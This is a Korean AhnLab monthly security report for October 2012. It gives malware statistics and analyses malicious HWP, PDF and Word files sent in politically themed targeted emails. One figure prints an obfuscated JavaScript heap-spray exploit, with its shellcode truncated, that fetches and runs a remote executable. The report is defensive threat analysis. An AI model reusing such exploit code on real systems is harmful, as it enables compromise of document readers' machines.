ASEC REPORT

VOL.34 | 2012.11

안랩 월간 보안 보고서

2012년 10월의 보안 동향
악성코드 분석 특집

AhnLab

CONTENTS

ASEC(AhnLab Security Emergency response Center)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 ㈜안랩의 ASEC에서 작성하며, 매월 발생한 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 자세한 내용은 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

01 악성코드 동향

악성코드 통계

10월 악성코드, 180만 건 18.4% 감소

ASEC이 집계한 바에 따르면 2012년 10월에 감염이 보고된 악성코드는 전체 805만 9522건인 것으로 나타났다. 이는 지난달의 986만 6860건에 비해 180만 7338건이 감소한 수치다([그림 1-1]). 이중 가장 많이 보고된 악성코드는 ASD.PREVENTION이었으며, Trojan/Win32.Gen과 Textimage/Autorun이 그 뒤를 이었다.

또한 Win-Trojan/Downloader.566256, Win-Trojan/Agent.1070080.G, Win-Trojan/Avkiller.83909504, Als/Bursted, Win-Trojan/Avkiller.83910016, Win-Trojan/Onlinegamehack128.Gen등 모두 6건의 악성코드가 '최다 20건' 목록에 새로 이름을 올렸다([표 1]).




그림 1-1 | 월별 악성코드 감염 보고 건수 변화 추이

순위	등락	악성코드명	건수	비율
1	—	ASD.PREVENTION	871,558	25.2 %
2	▲1	Trojan/Win32.Gen	273,151	7.9 %
3	▲3	Textimage/Autorun	255,424	7.4 %
4	NEW	Win-Trojan/Downloader.566256	209,851	6.1 %
5	▲14	Malware/Win32.suspicious	189,975	5.5 %
6	NEW	Win-Trojan/Agent.1070080.G	151,219	4.4 %
7	▲3	Trojan/Win32.adh	142,299	4.1 %
8	NEW	Win-Trojan/Avkiller.83909504	132,832	3.8 %
9	▲2	Trojan/Win32.pbbot	126,304	3.7 %
10	▲4	Malware/Win32.generic	124,279	3.6 %
11	▼4	Dropper/Win32.onlinegamehack	119,010	3.4 %
12	▲5	Trojan/Win32.spnr	118,675	3.4 %
13	▼1	Adware/Win32.winagir	115,334	3.3 %
14	▼1	Trojan/Win32.agent	113,626	3.3 %
15	▼7	JS/Agent	113,486	3.3 %
16	—	RIPPER	88,173	2.6 %
17	NEW	Als/Bursted	83,231	2.4 %
18	NEW	Win-Trojan/Avkiller.83910016	78,522	2.3 %
19	NEW	Win-Trojan/Onlinegamehack128.Gen	76,551	2.2 %
20	—	Downloader/Win32.genome	71,641	2.1 %
		TOTAL	3,455,141	100.0 %

표 1-1 | 2012년 10월 악성코드 최다 20건(감염 보고, 악성코드명 기준)

악성코드 대표진단명 감염보고 최다 20

[표 1-2]는 악성코드별 변종을 종합한 악성코드 대표진단명 중 가장 많이 보고된 20건을 추린 것 이다. 2012년 10월에는 Trojan/Win32가 총 135만 656건으로 가장 빈번히 보고된 것으로 조사됐다. ASD Prevention이 87만 1558건, Win-Trojan/Agent이 50만 5978건으로 그 뒤를 이었다.

순위	등락	악성코드명	건수	비율
1	—	Trojan/Win32	1,350,656	23.5 %
2	—	ASD	871,558	15.2 %
3	—	Win-Trojan/Agent	505,978	8.8 %
4	▲7	Win-Trojan/Downloader	462,636	8.0 %
5	▲7	Malware/Win32	354,652	6.2 %
6	▼1	Adware/Win32	258,101	4.5 %
7	—	Textimage/Autorun	255,451	4.4 %
8	▼4	Downloader/Win32	223,500	3.9 %
9	NEW	Win-Trojan/Avkiller	218,976	3.8 %
10	▼2	Win-Trojan/Onlinegamehack	151,518	2.6 %
11	▼5	Dropper/Win32	148,551	2.6 %
12	▲2	Win32/Conficker	136,362	2.4 %
13	—	Win-Trojan/Korad	121,520	2.1 %
14	▲1	Win32/Virut	114,453	2.0 %
15	▼6	JS/Agent	114,347	2.0 %
16	—	Win-Adware/Korad	105,906	1.8 %
17	▲1	Win32/Kido	102,350	1.8 %
18	▲1	RIPPER	88,173	1.5 %
19	▼2	Backdoor/Win32	83,917	1.5 %
20	NEW	Als/Bursted	83,231	1.4 %
		TOTAL	5,751,836	100.0 %

표 1-2 | 악성코드 대표진단명 최다 20건

10월 최다 신종 악성코드

[표 1-3]은 10월에 신규로 접수된 악성코드 중 고객으로부터 감염 보고가 가장 많았던 20건을 꼽은 것이다. 10월의 신종 악성코드는 Win-Trojan/Downloader.566256이 20만 9851건으로 전체의 27%를 차지했으며, Win-Trojan/Agent.1070080.G은 15만 1219건이 보고됐다.

순위	악성코드명	건수	비율
1	Win-Trojan/Downloader.566256	209,851	27.0 %
2	Win-Trojan/Agent.1070080.G	151,219	19.4 %
3	Win-Trojan/Avkiller.83909504	132,832	17.1 %
4	Win-Trojan/Avkiller.83910016	78,522	10.1 %
5	Win-Trojan/Downloader.196712	61,629	7.9 %
6	Win-Trojan/Downloader.1288704	17,634	2.3 %
7	Win-Trojan/Downloader.224232	16,370	2.1 %
8	Win-Trojan/Downloader.25600.JI	15,156	1.9 %
9	Win-Trojan/Korad.97280	10,685	1.4 %
10	Win-Trojan/Agent.86016.AKX	9,533	1.2 %
11	Win-Trojan/Korad.104960.C	8,898	1.1 %
12	Win-Trojan/Korad.104448.C	8,414	1.1 %
13	Win-Trojan/Korad.104960	8,231	1.1 %
14	Win-Trojan/Agent.209062	8,146	1.0 %
15	Win-Trojan/Agent.40960.BXP	7,730	1.0 %
16	Win-Adware/KorAd.104960.B	7,547	1.0 %
17	Win-Trojan/Onlinegamehack.127790	6,855	0.9 %
18	Win-Trojan/Urelas.1664512	6,347	0.8 %
19	Win-Trojan/Vobfus.204982	6,120	0.8 %
20	Win-Trojan/Windam.215040	6,111	0.8 %
	TOTAL	777,830	100.0 %

표 1-3 | 10월 신종 악성코드 최다 20건

악성코드 '트로이목마' 과반 가까이 기록

악성코드를 유형별로 살펴보면, 트로이목마(Trojan)가 46.5%로 가장 높은 비율을 나타냈고, 웜(Worm) 6.3%, 스크립트(Script) 4%가 뒤를 이었다. [그림 1-2]는 10월 한 달 동안 안랩의 고객들로부터 감염이 보고된 악성코드를 유형별로 집계한 결과다.




그림 1-2 | 악성코드 유형별 비율

악성코드 유형별 감염보고 전월 비교

[그림 1-3]은 악성코드 유형별 감염 비율을 전월과 비교한 것이다.

트로이목마(Trojan), 웜이 전월에 비해 증가세를 보였으며 스크립트, 드롭퍼(Dropper)는 전월에 비해 감소세를 보였다. 애드웨어, 스파이웨어는 전월과 유사한 수준을 유지했다.




그림 1-3 | 2012년 9월 vs. 10월 악성코드 유형별 비율

신종 악성코드 유형별 분포

10월의 신종 악성코드를 유형별로 보면 트로이목마가 92%로 가장 많았고, 애드웨어 3%, 드로퍼 2% 가 각각 그 뒤를 이었다.




그림 1-4 | 신종 악성코드 유형별 분포

02 악성코드 동향

악성코드 이슈

10월에 발견된 취약한 한글 문서 파일

ASEC에서는 그 동안 '한글과컴퓨터'에서 개발하는 한글 소프트웨어 존재하는 취약점을 악용하여 악성코드 감염을 시도한 공격 사례들에 대해 여러 차례 공유 한 바 있다. 특히 최근 한 달 사이만을 살펴보더라도 아래와 같이 다수의 공격 사례들이 있어, 외부에서 유입되는 이 메일에 첨부된 한글 파일을 확인할 경우에는 각별한 주의가 필요하다.

- 2012년 10월 19일: 국방 관련 내용을 담은 취약한 한글 파일 발견
- 2012년 10월 10일: 한글 소프트웨어의 제로데이 취약점 악용 악성코드
- 2012년 10월 09일: 전자 문서들의 취약점을 악용하는 악성코드들 다수 발견
- 2012년 09월 21일: 다양한 전자 문서들의 취약점을 악용한 악성코드
- 2012년 10월 25일: 일반 기업의 연봉 계약서 내용으로 위장한 악성코드

2012년 10월 24일, 한글 소프트웨어에 존재하는 알려진 취약점을 악용하는 취약한 한글 파일 2건이 발견되었다. 국내 유명 포털 웹 사이트에서 제공하는 메일 서비스의 이메일 주소로 발송한 메일에 취약한 한글 파일이 첨부되어 있었다.

1. 첫 번째 메일은 [그림 1-5]와 같이 '핵심공약'이라는 메일 제목에 '핵심공약.hwp'라는 한글 파일이 첨부된 형태다.

첨부된 '핵심공약.hwp (164,629 바이트)' 파일을 열면 [그림 1-6]의 대통령 선거 공약 관련 내용이 나타난다.

그림 1-5 | 취약한 한글 파일을 첨부한 타깃 공격 이메일




그림 1-6 | 대통령 선거 관련 내용으로 위장한 취약한 한글 파일

2. 두 번째 메일은 [그림 1-7]과 같이 '현안대응'이라는 메일 제목에 '현안대응.hwp'이라는 한글 파일이 첨부되어있다.

그림 1-7 | 취약한 한글 파일을 첨부한 타깃 공격 이메일

'현안대응.hwp (168,725 바이트)' 파일을 열면 [그림 1-8]의 한국의 정치적인 상황들과 관련된 내용이 나타난다.




그림 1-8 | 한국 정치 관련 내용으로 위장한 취약한 한글 파일

이들 한글 파일들은 일반적인 OLE 포맷을 따르지 않고 [그림 1-9]와 같이 '한글 Version 2 포맷'이라는 별도의 파일 포맷 형식으로 되어 있다.




그림 1-9 | 일반 OLE 포맷이 아닌 한글 자체 포맷

그리고 해당 취약한 한글 파일들 내부에는 [그림 1-10]과 같이 별도의 PE 파일이 임베디드(Embedded) 되어 있다.




그림 1-10 | 취약한 한글 파일에 포함되어 있는 악성코드

이들 한글 파일들은 공통적으로 파일을 열면 사용자 모르게 백그라운드로 'svc.exe (126,976 바이트)' 파일을 생성한다.

- C:₩Documents and Settings₩Tester₩Local Settings₩Temp₩svc.exe

생성된 svc.exe는 다시 DLL 형태의 파일인 'wdmaud.drv (78,336 바이트)'를 다음의 경로에 생성한다.

- C:₩WINDOWS₩wdmaud.drv

wdmaud.drv는 윈도우 시스템 프로세스인 'explorer.exe'와 'winlogin.exe'의 스레드(Thread)로 인젝션을 시도하여 시스템을 감염시킨 후 다음의 악의적인 기능들을 수행한다.

- 파일 다운로드 및 업로드
- cmd.exe를 이용한 콘솔 명령 실행
- 실행 중인 프로세스 리스트 수집
- 감염된 시스템 컴퓨터명 수집
- 감염된 시스템 IP와 프록시(Proxy) 서버 주소 수집
- 윈도우 사용자 계정 명 수집
- 감염된 시스템의 윈도우 버전과 언어 정보 수집

감염된 시스템에서 수집한 정보들은 HTTP를 이용해 한국내 특정 시스템으로 전송된다.

〈V3 제품군의 진단명〉

HWP/Exploit

Trojan/Win32.Npkon

Trojan/Win32.Dllbot

〈TrusWatcher 탐지명〉

Exploit/HWP.AccessViolation-SEH

〈ASD 2.0 MDP 엔진 진단명〉

Suspicious/MDP.Document

Dropper/MDP.Exploit

Suspicious/ MDP.Exploit

Suspicious/MDP.Behavior

MS 워드, PDF 문서들의 취약점을 악용하는 악성코드 다수 발견

마이크로소프트 워드(Microsoft Word, 이하 MS워드), 한글 소프트웨어, 어도비 리더(Adobe Reader) PDF에 존재하는 알려진 취약점을 악용하는 악성코드가 동시에 발견되었다.

한글 소프트웨어와 관련된 악성코드는 크게 3가지 형태로, 기존에 알려진 취약점을 악용하는 형태와 특이하게 내부에 악의적인 목적으로 제작된 자바 스크립트(Java Script)가 포함된 형태, 한글 문서 자체가 특이한 OLE 포맷을 가지고 있는 형태다.

기존에 알려진 한글 취약점을 악용하는 취약한 한글 파일은 [그림 1-11]과 같이 '붙임1_XX기술정보 위원명단_[2].hwp (1,061,892 바이트)'이라는 제목으로 유포되었다.




그림 1-11 | XX기술정보 관련 내용의 취약한 한글 파일

해당 취약한 한글 파일은 'HncApp.dl'에 존재하는, 문단 정보를 파싱하는 과정에서 발생하는 버퍼 오버플로우로 인한 임의의 코드 실행 취약점을 악용하고 있다. 이는 기존에 알려진 취약점으로, 한글과컴퓨터에서 관련 보안 패치를 배포했다.

두 번째 발견된 취약한 한글 파일은 [그림 1-12]와 같이 문서 암호가 설정되어 있는 '122601.hwp (213,133 바이트)'로, 동일 한 파일명에 파일 크기만 다른(217,231 바이트) 두 종류의 파일이 있다.




그림 1-12 | 취약한 한글 파일에 설정된 암호

해당 한글 파일들의 내부에는 [그림 1-13]과 같은 특이한 자바 스크립트(Java Script)가 포함되어 있다.

```
var headersize=20;
var applaa='c';
var nndx='%'+'u0'+'c'+'0'+'c'+'%u'+'0'+'c'+'0'+applaa;
var dashell=unescape(nndx+'%u5858%u5858%u10EB%u4B5B%uC933%uB966%u03B8%u3480%uE
var omybro=unescape(nndx);
var slackspace=headersize+dashell.length;
while(omybro.length<slackspace)
omybro+=omybro;
bZmybr=omybro.substring(0,slackspace);
shuishiMVP=omybro.substring(0,omybro.length-slackspace);
while(shuishiMVP.length+slackspace<0x30000)
shuishiMVP=shuishiMVP+shuishiMVP+bZmybr;
memory=new Array();
for(x=0;x<300;x++)
memory[x]=shuishiMVP+dashell;
var obj = document.getElementById('RCEJ').object;
var src = unescape("%u0c08%u0c0c");
while (src.length < 0x1002) src += src;
src = "\\\\xxx" + src;
src = src.substr(0, 0x1000 - 10);
var pic = document.createElement("img");
pic.src = src;
pic.nameProp;
obj["\x64\x65\x66\x69\x6e\x69\x74\x69\x6f\x6e"](991);
```

그림 1-13 | 취약한 한글 파일 내부에 포함된 자바 스크립트

해당 자바 스크립트를 디코딩하면 특정 시스템에서 'ie67.exe (99,328 바이트)'의 악성코드를 다운로드하여 실행하도록 되어 있다.

또한 [그림 1-14]와 같은 '실험 리포트.hwp (7,887,360 바이트)'라는 파일이 유포되었으나, 해당 문서를 여는 것만으로는 악성코드에 감염되지는 않는다.




그림 1-14 | 실험 리포트 내용으로 위장한 취약한 한글 파일

해당 한글 파일의 OLE 포맷을 보면 [그림 1-15]와 같이 앞서 발견된 특이한 형태의 섹션명이 포함된 형태와 유사하다.




그림 1-15 | 특이한 형태의 OLE 포맷 섹션명

어도비 아크로뱃(Adobe Acrobat)에 존재하는 알려진 취약점을 악용하는 PDF 파일은 [그림1-16]과 같이 'XX현안분석.pdf (679,753 바이트)'라는 파일명으로 유포되었다.




그림 1-16 | XX현안분석 관련 내용을 취약한 PDF 파일

해당 PDF 파일은 기존에 알려진 'CVE-2009-0927' 취약점을 이용하고 있으며, 어도비는 이미 지난 2009년 3월 보안 권고문 'APSB09-04 Security Updates available for Adobe Reader and Acrobat'을 통해 보안 패치를 배포한 바 있다.

마지막으로 MS워드에 존재하는 취약점을 이용한 파일은 유포 당시의 정확한 파일명은 확인되지 않지만, '265,395 바이트'의 크기를 가지고 있다.

해당 MS워드 파일은 'CVE-2012-0158 취약점'을 이용하고 있으며, MS는 보안 권고문 'Microsoft Security Bulletin MS12-027 – 긴급 Windows 공용 컨트롤의 취약점으로 인한 원격 코드 실행 문제점 (2664258)'을 통해 보안 패치를 배포했다.

〈V3 제품군의 진단명〉

HWP/Exploit

Dropper/Exploit-HWP

Dropper/Cve-2012-0158

PDF/Exploit

Backdoor/Win32.PcClient

Dropper/Win32.OnlineGameHack

Win-Trojan/Infostealer.28672.K

Win-Trojan/Infostealer.81920.B

〈TrusWatcher 탐지명〉

Exploit/HWP.AccessViolation-SEH

Exploit/DOC.AccessViolation-DE

〈ASD 2.0 MDP 엔진 진단명〉

Dropper/MDP.Document

앞서 언급한 바와 같이 이번에 발견된 취약한 문서 파일들은 모두 기존에 알려진 취약점들을 악용하고 있으며, 마이크로소프트, 한글과컴퓨터, 어도비는 각각 해당 보안 패치를 배포했다. 향후 유사한 보안 위협으로 인한 피해를 예방하기 위해서는 관련 보안 패치를 설치하는 것이 중요하다.

한글 소프트웨어의 제로데이 취약점 악용 악성코드

2012년 10월 8일 한글 소프트웨어의 알려지지 않은 제로데이 취약점을 악용하여 악성코드 유포를 시도한 사례가 또 다시 발견 되었다. 이번에 발견된 제로데이 취약점을 악용한 한글 파일은 [그림 1-17]과 같이 'XXXXX대토론회-120928.hwp (225,792 바이트)' 라는 파일명으로 유포 되었다.




그림 1-17 | 정치적인 내용을 담고 있는 취약한 한글 파일

해당 한글 파일이 이용한 제로데이 취약점에 대해 10월 현재 한글과컴퓨터에서 관련 보안 패치를 제공하지 않고 있다. 해당 취약점은 한글 소프트웨어에서 사용되는 'HwpApp.dll' 에 존재하는, 한글 문서 내용을 파싱 할 때 발생하는 '힙 스프레이 오버플로우(Heap-spray Overflow)로 인한 코드 실행 취약점' 이다.

이번에 유포된 취약한 한글 파일을 열면 [그림1-18]과 같은 순서로 악성코드에 감염된다.




그림 1-18 | 'HwpApp.dll' 의 취약점을 이용한 악성코드 감염 구조도

두 번째로 발견된 취약한 한글 파일의 유포 당시 파일명은 '2. 기술료 지급대상자 명단(12.09.06 현재).hwp(1,019,908 바이트)' 다.

---

1. 해당 한글 파일을 열면 kbs.dll(115,200 바이트)이 다음 경로에 생성 된다.

- C:₩Documents and Settings₩[사용자 계정명]₩Local Settings₩Temp₩kbs.dll

